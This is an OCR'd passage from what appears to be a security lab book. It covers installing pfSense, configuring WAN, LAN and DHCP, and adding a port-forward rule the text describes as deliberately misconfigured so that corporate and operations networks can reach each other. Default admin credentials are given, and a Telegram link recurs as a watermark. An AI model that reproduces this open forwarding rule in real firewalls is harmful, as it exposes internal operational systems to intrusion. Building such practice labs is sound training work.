


Figure 11.1: Firewall configuration

Start the VM when it has been setup and wait for it to complete the initial boot process. The End User License Agreement will greet you (EULA). Go ahead and click as indicated in the following screenshot:

https://t.me/learningnets




Figure 11.2: EULA

Following your acceptance of the agreement, you will be given three choices. As indicated in the following screenshot, choose Install and begin installing pfSense:




Figure 11.3: Install pfSense option

https://t.me/learningnets

After then, depending on your region, you can alter the keymap language. Choose any language you like. I'm going to use the normal US default setting, which is as follows:




Figure 11.4: Keymap

We may pick how we want to split the disc after keymapping. As indicated in the following screenshot, I'll utilize the Auto (UFS) BIOS method:

https://t.me/learningnets

Figure 11.5: Disk partitioning

After the installer completes, you have the opportunity to enter the terminal and make some firewall adjustments before restarting. No, I didn't want to change anything, thus I chose




Figure 11.6: Final tweaks

https://t.me/learningnets

You may now reboot your machine or go straight to the shell. I made it a practice to reset the system so that any residual modifications aren't fully committed until the next reboot. To proceed, select as indicated in the following screenshot :

Figure 11.7: Reboot

You'll be given with a selection of options on the console when the reboot is complete. As demonstrated in the following snapshot, you should also notice a DHCP wan given by your LABCORP DNS server, as well as a default LAN address:

https://t.me/learningnets




Figure 11.8: Console menu

We'll open a browser and use the default LAN IP address to setup the firewall using the web UI. Go to the IP address that your LAN has been issued. It's 192.168.3.1 in my instance. To log into the firewall, use admin as your login and pfsense as your password:




Figure 11.9: pfSense login

https://t.me/learningnets

Once you've logged in, you'll see the pfSense Setup wizard, which looks like this:




Figure 11.10: Setup wizard

Then, for Hostname, Domain, and Primary DNS Server, we must configure the General Information options:




Figure 11.11: General Information

https://t.me/learningnets


The WAN interface will be the next crucial configuration choice. As indicated in the screenshot, change this to DHCP.

Figure 11.12: Configure WAN Interface

We also want to make sure we're not blocking any RF1918 networks because we'll be utilizing this firewall internally, as seen here:

Figure 11.13: RFC1918 Networks

After that, we'll configure the LAN interface. We'll set the address for the subnet that we statically defined previously in this book to as shown in the following screenshot:



https://t.me/learningnets

Figure 11.14: LAN interface

You'll have the opportunity to alter the admin interface's default password, so go ahead and do so. After that, you'll be prompted to refresh the configuration, which will take around a minute. To return to the web interface when it has refreshed, navigate to 192.168.3.1 in your browser. You'll view the dashboard after logging back into the web interface, where you'll find System Interfaces and Netgate Services and as seen in the picture below:




Figure 11.15: pfSense dashboard

For our LAN interface, we wish to set up a DHCP server. As illustrated in the following snapshot, go to Services | DHCP

https://t.me/learningnets

Figure 11.16: DHCP server

From here, we'll customize the General Options by changing the following:– Subnet: 192.168.3.0– Subnet mask: 255.255.255.0– Available range: 192.168.3.1: 192.168.3.254– Range: From [192.168.3.100]: To [192.168.3.199] Here's an example to get you started:

https://t.me/learningnets




Figure 11.17: DHCP server

From here, we'll add a misconfigured NAT rule to enable corporate traffic to connect with operations and vice versa:

https://t.me/learningnets




Figure 11.18: NAT selection

We'll now pick Port Forward and create a new rule. There should be no items on the list:




Figure 11.19: Port Forward

https://t.me/learningnets

You'll be sent to the Edit Redirect Entry screen after clicking the green Add button. We'll leave most of the settings alone, but the source and destination options will need to be changed. The settings that we will wish to specify are as follows:

– Source: Type (Network) | Address (172.16.0.0) | Mask (24)
– Destination: Type (WAN address)
– Destination port range: From port (Any) | To port (Any)
– Redirect target IP: Type (Single host) | Address (192.168.3.10)

See the following screenshot for some guidance:




Figure 11.20: Port forward/edit

After you've customised everything and added a description, click the Save button at the bottom of the screen. After you've saved your changes,

https://t.me/learningnets

you'll receive a popup asking you to Apply Changes to the firewall. Proceed to make the necessary adjustments, as illustrated here:




Figure 11.21: The Apply Changes button

The following Port Forward rule should now appear:

